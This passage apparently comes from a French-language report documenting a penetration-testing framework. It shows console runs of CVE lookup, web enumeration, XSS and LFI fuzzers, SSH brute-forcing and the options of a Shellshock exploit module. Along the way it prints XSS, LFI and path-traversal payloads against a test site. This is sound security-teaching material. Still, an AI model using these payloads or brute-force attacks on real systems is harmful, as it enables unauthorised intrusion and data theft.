


Figure 22 : Reconnaissance et énumération – module dns_enum

5.2. Analyse des vulnérabilités

L'objectif de cette phase est de découvrir le maximum de failles possibles sur la cible, les modules destinés pour effectuer la recherche de vulnérabilités :

- **Base de données des vulnérabilités :**

  Il existe plusieurs bases de données des vulnérabilités connues comme CVE MITRE, NVD (National Vulnerability Database), Vulndb, où les vulnérabilités découvertes, attribuées et publiées par des organisations du monde entier qui se sont associées au programme CVE. CVE signifie Common Vulnerabilities and Exposures (informations publiques relatives aux vulnérabilités de sécurité).

  Pour déterminer les vulnérabilités correspondantes aux versions des services ou le système d'exploitation du machine cible dans ces bases de données, nous pouvons ces deux modules « *auxiliary/scanner/cve_mitre_api* » et « *auxiliary/scanner/cve_vulners_api* » :

```
HAT > info auxiliary/scanner/cve_mitre_api


   MODULE INFORMATION:
   ===================

        Name        : CVE MITRE api for searching CVEs
        Module      : auxiliary/scanner/cve_mitre_api
        Description : Search CVE using keywords on cve.mitre.org
        Platform    : web

   BASIC OPTIONS:
   ==============

   Name      Current Setting    Required    Description
   --------  -----------------  ----------  ------------------------------------------------------------
   KEYWORDS                     yes         To search by keyword, use a specific term or multiple keywords.


   PAYLOAD INFORMATION:
   ====================

        No payload needed in this module.

   REFERENCES:
   ===========

        https://cve.mitre.org/
```

Figure 23 : Information du module cve_mitre_api




Figure 24 : Information du module cve_vulners_api




Figure 25 : Analyse de vulnérabilité - module cve_mitre_api




Figure 26 : Rapport du module cve_mitre_api

```
HAT > use auxiliary/scanner/cve_vulners_api
HAT auxiliary(scanner/cve_vulners_api) > set KEYWORDS Apache Tomcat/Coyote JSP engine 1.1
[+] KEYWORDS => Apache Tomcat/Coyote JSP engine 1.1
HAT auxiliary(scanner/cve_vulners_api) > run
[*] https://vulners.com - searching CVE List                          RUNNING
[*] There are 100 CVE Records that matches 'Apache Tomcat/Coyote JSP engine 1.1'
[*] Check the report below for all details

[*] /HAT/output/cve_search/_search_CVE_VULNERS.json
HAT auxiliary(scanner/cve_vulners_api) >
```

Figure 27 : Analyse de vulnérabilité - module cve_vulners_api


```
{
    "Keywords": "Apache Tomcat/Coyote JSP engine 1.1",
    "vulners": [
        {
            "lastseen": "2021-05-23T08:50:56",
            "bulletinFamily": "NVD",
            "cvelist": [
                "CVE-2020-9484"
            ],
            "description": "When using Apache Tomcat versions 10.0.0-M1 to 10.0.0-M4, 9.0.0.M1 to
                control the contents and name of a file on the server; and b) the server is confi
                PersistenceManager is configured with sessionAttributeValueClassNameFilter=\"null
                filter to allow the attacker provided object to be deserialized; and d) the attac
                FileStore to the file the attacker has control over; then, using a specifically c
                via deserialization of the file under their control. Note that all of conditions
            "modified": "2021-05-22T19:15:00",
            "id": "CVE-2020-9484",
            "href": "https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2020-9484",
            "published": "2020-05-20T19:15:00",
            "title": "CVE-2020-9484",
            "type": "cve",
            "cvss": {
                "score": 4.4,
                "vector": "AV:L/AC:M/Au:N/C:P/I:P/A:P"
            },
            "vhref": "https://vulners.com/cve/CVE-2020-9484"
        },
        {
            "lastseen": "2021-05-05T08:50:05",
            "bulletinFamily": "NVD",
            "cvelist": [
                "CVE-2020-1935"
            ],
            "description": "In Apache Tomcat 9.0.0.M1 to 9.0.30, 8.5.0 to 8.5.50 and 7.0.0 to 7.0
                that allowed some invalid HTTP headers to be parsed as valid. This led to a possi
                proxy that incorrectly handled the invalid Transfer-Encoding header in a particul
            "modified": "2021-05-04T19:19:00",
            "id": "CVE-2020-1935"
```


Figure 28 : Rapport du module cve_vulners_api

- **Scanners de vulnérabilités web :**

  Les scanners de sécurité des applications Web permet de détecter les failles de sécurité et les vérifier automatiquement, dans ce contexte il y a plusieurs modules qui effectuent ses tâches, nous allons en montrer quelques-uns :

  Le module « *auxiliary/scanner/http_enum* » est un scanner de contenu Web. Il recherche les répertoires et fichiers existants (et / ou cachés). Cela fonctionne

essentiellement en lançant une attaque basée sur un dictionnaire contre un serveur Web et en analysant la réponse.

```
HAT > info auxiliary/scanner/http_enum


   MODULE INFORMATION:
   ===================

        Name        : HTTP Enumeration (directories, files, etc.)
        Module      : auxiliary/scanner/http_enum
        Description : Enumerates directories and files in webservers
        Platform    : web

   BASIC OPTIONS:
   ==============

   Name           Current Setting                          Required    Description
   ------------   ---------------------------------------  ----------  ------------------------------------------------------------
   DICTIONARY     utils/wordlists/http/http_enum_medium.txt  yes         Path of word dictionary to use
   PATH           /                                        yes         The path  to identify files
   RHOST          192.168.1.24                             yes         The target address range or CIDR identifier
   RPORT          80                                       yes         The target port (TCP)
   METHOD         GET                                      yes         HTTP method to use
   USER_AGENT     random                                   no          User-Agent header to use
   INVALID_CODES  404,403,301                              yes         Invalid HTTP code for a successfully request
   SSL            false                                    no          Negotiate SSL/TLS for outgoing connections
   THREADS        20                                       yes         The number of concurrent threads
   REQUEST_DELAY  20                                       no          The maximum time in seconds the request is allowed to take
   VERBOSE        true                                     no          Whether to print output for successful attempts


   PAYLOAD INFORMATION:
   ====================

        No payload needed in this module.
```

Figure 29 : Information du module http_enum

```
HAT > use auxiliary/scanner/http_enum
HAT auxiliary(scanner/http_enum) > set RHOST php.testsparker.com
[+] RHOST => php.testsparker.com
HAT auxiliary(scanner/http_enum) > run
[*] php.testsparker.com:80 - HTTP enumeration                    RUNNING
[+] 01126:  C=200     59 L            79 W          1134 Ch        ".svn/all-wcprops"
[+] 01125:  C=200     15 L            70 W          1110 Ch        ".svn/"
[+] 01127:  C=200    349 L            91 W          1606 Ch        ".svn/entries"
[+] 01483:  C=200      5 L            44 W           311 Ch        "3"
[+] 01583:  C=400     10 L            36 W           319 Ch        "\..\..\..\..\..\..\..\..\..\etc\passwd"
[+] 02925:  C=302      0 L             0 W             0 Ch        "auth/"
[+] 02919:  C=200      0 L             0 W             0 Ch        "auth.php"
[+] 02928:  C=200     23 L            53 W           620 Ch        "auth/login"
[+] 03469:  C=200     10 L            17 W           270 Ch        "ClientAccessPolicy.xml"
[+] 03561:  C=200      1 L             0 W             1 Ch        "conf"
[+] 03568:  C=200      1 L             0 W             1 Ch        "conf/"
[+] 03572:  C=200      1 L             0 W             1 Ch        "conf/context.xml"
[+] 03577:  C=200      1 L             0 W             1 Ch        "conf/web.xml"
[+] 03576:  C=200      1 L             0 W             1 Ch        "conf/tomcat8.conf"
[+] 03575:  C=200      1 L             0 W             1 Ch        "conf/tomcat-users.xml"
[+] 04956:  C=200    101 L           416 W          4380 Ch        "index.old"
[+] 04958:  C=200      8 L            10 W           136 Ch        "index.php"
[+] 04961:  C=200      8 L            10 W           136 Ch        "index.php/login/"
[+] 06115:  C=200    101 L           416 W          4389 Ch        "page"
[+] 06712:  C=200     92 L           224 W          2718 Ch        "products"
[+] 06937:  C=200      1 L             4 W            25 Ch        "robots.txt"
[+] 07499:  C=200    498 L          1131 W          8916 Ch        "style"
[+] 07736:  C=200     90 L           204 W          2505 Ch        "test.txt"
[+] 07737:  C=200     14 L            59 W           905 Ch        "test/"

[*] /HAT/output/107.20.213.223/http/80_http_enum.json
HAT auxiliary(scanner/http_enum) >
```

Figure 30 : Scanner de contenu Web - module http_enum

Le module « *auxiliary/fuzzers/xss_fuzzer* » pour le but de détection des failles XSS (Cross Site Scripting) en utilisant une liste des payloads. Les attaques XSS sont un type d'injection, dans lequel des scripts malveillants sont injectés dans des sites Web, il existe de nombreux types ou catégories de vulnérabilités de cross-site scripting (XSS), les deux principaux couverts par ce module sont : Stored (stockés sur les serveurs cibles, comme dans une base de données) et Reflected (se produit lorsque l'entrée de l'utilisateur est immédiatement renvoyée par une application Web dans un message d'erreur, un résultat de recherche, etc.) XSS.

```
HAT > use auxiliary/fuzzers/xss_fuzzer
HAT auxiliary(fuzzers/xss_fuzzer) > set RHOST php.testsparker.com
[+] RHOST => php.testsparker.com
HAT auxiliary(fuzzers/xss_fuzzer) > run
[*] php.testsparker.com:80 - Launching automated XSS fuzzer             RUNNING
[*] Launching web crawler with depth 1
[*] URLs retrieved at level 1 : 10
[-] Max retries exceeded with url: http://process.php?file=Generics/index.nsp
[*] Total valid URLs retrieved : 11

[*] php.testsparker.com:80 - Fuzzing headers for XSS                    RUNNING
[!] Headers seems not vulnerable for XSS

[*] php.testsparker.com:80 - Fuzzing URLs parameters for XSS            RUNNING

[*] http://php.testsparker.com:80/artist.php
[+] URL query : ?id=<script>alert('XSS')</script>
[+] XSS payload : <script>alert('XSS')</script>

[*] http://php.testsparker.com:80/products.php
[+] URL query : ?pro=<script>alert('XSS')</script>
[+] XSS payload : <script>alert('XSS')</script>

[*] php.testsparker.com:80 - Fuzzing URLs forms for XSS                 RUNNING

[*] http://php.testsparker.com:80/hello.php?name=Visitor
[+] Form fields : text[id], submit[None]
[+] XSS payload : <script>alert('XSS')</script>

[*] http://php.testsparker.com:80/process.php?file=Generics/contact.nsp
[+] Form fields : text[id], submit[None]
[+] XSS payload : <script>alert('XSS')</script>

[*] http://php.testsparker.com:80/process.php?file=Generics/index.nsp
[+] Form fields : text[id], submit[None]
[+] XSS payload : <script>alert('XSS')</script>

[*] http://php.testsparker.com:80/products.php?pro=url
[+] Form fields : text[id], submit[None]
[+] XSS payload : <script>alert('XSS')</script>

[*] http://php.testsparker.com:80/nslookup.php
[+] Form fields : text[id], submit[None]
[+] XSS payload : <script>alert('XSS')</script>

[*] /HAT/output/107.20.213.223/http/80_XSS_report.json
HAT auxiliary(fuzzers/xss_fuzzer) >
```

Figure 31 : Scanner XSS - module xss_fuzzer

Le module « *auxiliary/fuzzers/lfi_fuzzer* » pour le but de détection des failles LFI (Local File Inclusion) en utilisant une liste des payloads, permettant à un attaquant d'inclure un fichier. Le LFI se produit lorsqu'une application utilise le chemin d'accès à un fichier comme entrée. Si l'application traite cette entrée comme approuvée, un fichier local peut être utilisé dans l'instruction d'inclusion.

```
HAT > info auxiliary/fuzzers/lfi_fuzzer


   MODULE INFORMATION:
   ===================

        Name        : Automated fuzzer for LFI vulnerability
        Module      : auxiliary/fuzzers/lfi_fuzzer
        Description : Automated fuzzer for LFI vulnerability
        Platform    : web

   BASIC OPTIONS:
   ==============

   Name             Current Setting    Required    Description
   ---------------  -----------------  ----------  -------------------------------------------------
   PATH             /                  yes         The path  to identify files
   RHOST            192.168.1.12       yes         The target address range or CIDR identifier
   RPORT            80                 yes         The target port (TCP)
   METHOD           GET                yes         HTTP method to use
   PLATFORM                            no          Web application OS
   LFI_DEPTH        6                  yes         Maximum recursion for LFI
   VALIDCODES       200                yes         Valid HTTP code for a successfully request
   SSL              false              no          Negotiate SSL/TLS for outgoing connections
   THREADS          10                 yes         The number of concurrent threads
   VERBOSE          true               no          Whether to print output for successful attempts
   STOP_ON_SUCCESS  false              no          Stop guessing when a three LFI detected for a host


   PAYLOAD INFORMATION:
   ====================

        No payload needed in this module.

   REFERENCES:
   ===========
```

Figure 32 : Information du module lfi_fuzzer

```
HAT > use auxiliary/fuzzers/lfi_fuzzer
HAT auxiliary(fuzzers/lfi_fuzzer) > set RHOST php.testsparker.com
[+] RHOST => php.testsparker.com
HAT auxiliary(fuzzers/lfi_fuzzer) > run
[*] php.testsparker.com:80 - Launching automated LFI fuzzer            RUNNING
[*] Launching web crawler with depth 1
[*] URLs retrieved at level 1 : 10
[-] Max retries exceeded with url: http://process.php?file=Generics/index.nsp
[*] Total valid URLs retrieved : 11
[+] http://php.testsparker.com:80/process.php?file=php://filter/convert.base64-encode/resource=C:/Window[...]
[+] LFI payload : php://filter/convert.base64-encode/resource=C:/Windows/system32/xwizard.dtd%00.nsp

[+] http://php.testsparker.com:80/process.php?file=php://filter/convert.base64-encode/resource=C:/Window[...]
[+] LFI payload : php://filter/convert.base64-encode/resource=C:/Windows/bootstat.dat%00.nsp


[*] /HAT/output/107.20.213.223/http/80_LFI_report.json
HAT auxiliary(fuzzers/lfi_fuzzer) >
```

Figure 33 : Scanner LFI - module lfi_fuzzer

Il existe d'autres scanners tels que le scanner pour les injections SQL et le scanner de détermination des CMS (Content Management System).

5.3. Exploitation

La variété de scénarios d'exploitations est très large, pour chaque scénario en trouve un ou plusieurs modules spécifiques à l'utiliser. Cette phase en relation avec les phases précédentes (les ports et services ouverts, les vulnérabilités importées et les informations d'empreintes digitales), la plupart des modules d'exploitation nécessite des payloads d'écoute de connexion inversée ou de liaison. On peut citer quelques exemples :

- **Attaque par force brute**

Les modules de force brute dans le but de déterminer les identifiants de connexion au niveau d'un service à l'aide des dictionnaires contient des identifiants les plus utilisable, exemple le module « *auxiliary/bruteforce/hydra_ssh_bruteforce* » :

```
HAT > info auxiliary/bruteforce/hydra_ssh_login


  MODULE INFORMATION:
  ===================

       Name        : Hydra SSH Brute force module
       Module      : auxiliary/bruteforce/hydra_ssh_login
       Description : Check for weak usernames, passwords in SSH service using Hydra
       Platform    : linux

  BASIC OPTIONS:
  ==============

  Name             Current Setting                             Required    Description
  ---------------  ------------------------------------------  ----------  ------------------------------------------------
  USERNAME                                                     no          A specific username to authenticate as
  PASSWORD                                                     no          A specific password to authenticate with
  USERPASS_FILE    utils/wordlists/ssh/common_creds_medium.txt  no          File colon separated "login:pass" format
  USER_FILE                                                    no          File containing usernames, one per line
  PASS_FILE                                                    no          File containing passwords, one per line
  RHOST            192.168.1.15                                yes         The target address range or CIDR identifier
  RPORT            22                                          yes         The target port (TCP)
  BLANK_PASSWORD   false                                       no          Try blank passwords for all users
  THREADS          10                                          yes         The number of concurrent threads
  TIMEOUT          10                                          no          The waiting time (in seconds) for a response
  STOP_ON_SUCCESS  false                                       yes         Stop guessing when a credential works for a host
  VERBOSE          true                                        yes         Whether to print output for successful attempts


  PAYLOAD INFORMATION:
  ====================

       No payload needed in this module.

  REFERENCES:
  ===========
```

Figure 34 : Information du module hydra_ssh_login




Figure 35 : Attaque par force brute - module hydra_ssh_login

Aussi le module « *auxiliary/bruteforce/hydra_smb_bruteforce* » pour le service SMB et d'autre modules pours les diffèrents protocoles comme (FTP, MySQL, TELNET, etc…) :




Figure 36 : Attaque par force brute - module hydra_smb_login

- **Modules d'exploitation des vulnérabilités**

Les modules se diffèrent d'une vulnérabilité à une autre, tels que :

Le module « *exploits/http/apache_shellshock* » pour exploiter les serveurs web apache qui utilisent le CGI (Common Gateway Interface) sous linux :

```
HAT > info exploits/http/apache_shellshock


   MODULE INFORMATION:
   ===================

        Name        : 'Shellshock' Remote Command Injection
        Module      : exploits/http/apache_shellshock
        Description : Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)
        Platform    : linux

   BASIC OPTIONS:
   ==============

   Name               Current Setting                              Required    Description
   ----------------   -------------------------------------------  ----------  -----------------------------------------------------------
   DICTIONARY         utils/wordlists/http/shellshock_cgi_list.txt  yes         Path of word dictionary to use
   PATH               /                                            yes         The path to identify files
   VULN_PATH                                                       no          The path to the vulnerability either it will bruteforced
   RHOST              18.185.92.165                                yes         The target address range or CIDR identifier
   RPORT              3333                                         yes         The target port (TCP)
   METHOD             GET                                          yes         HTTP method to use
   HEADER             User-Agent                                   yes         HTTP header to use
   VALIDCODES         200,302                                      yes         Valid HTTP code for a successfully request
   SSL                false                                        no          Negotiate SSL/TLS for outgoing connections
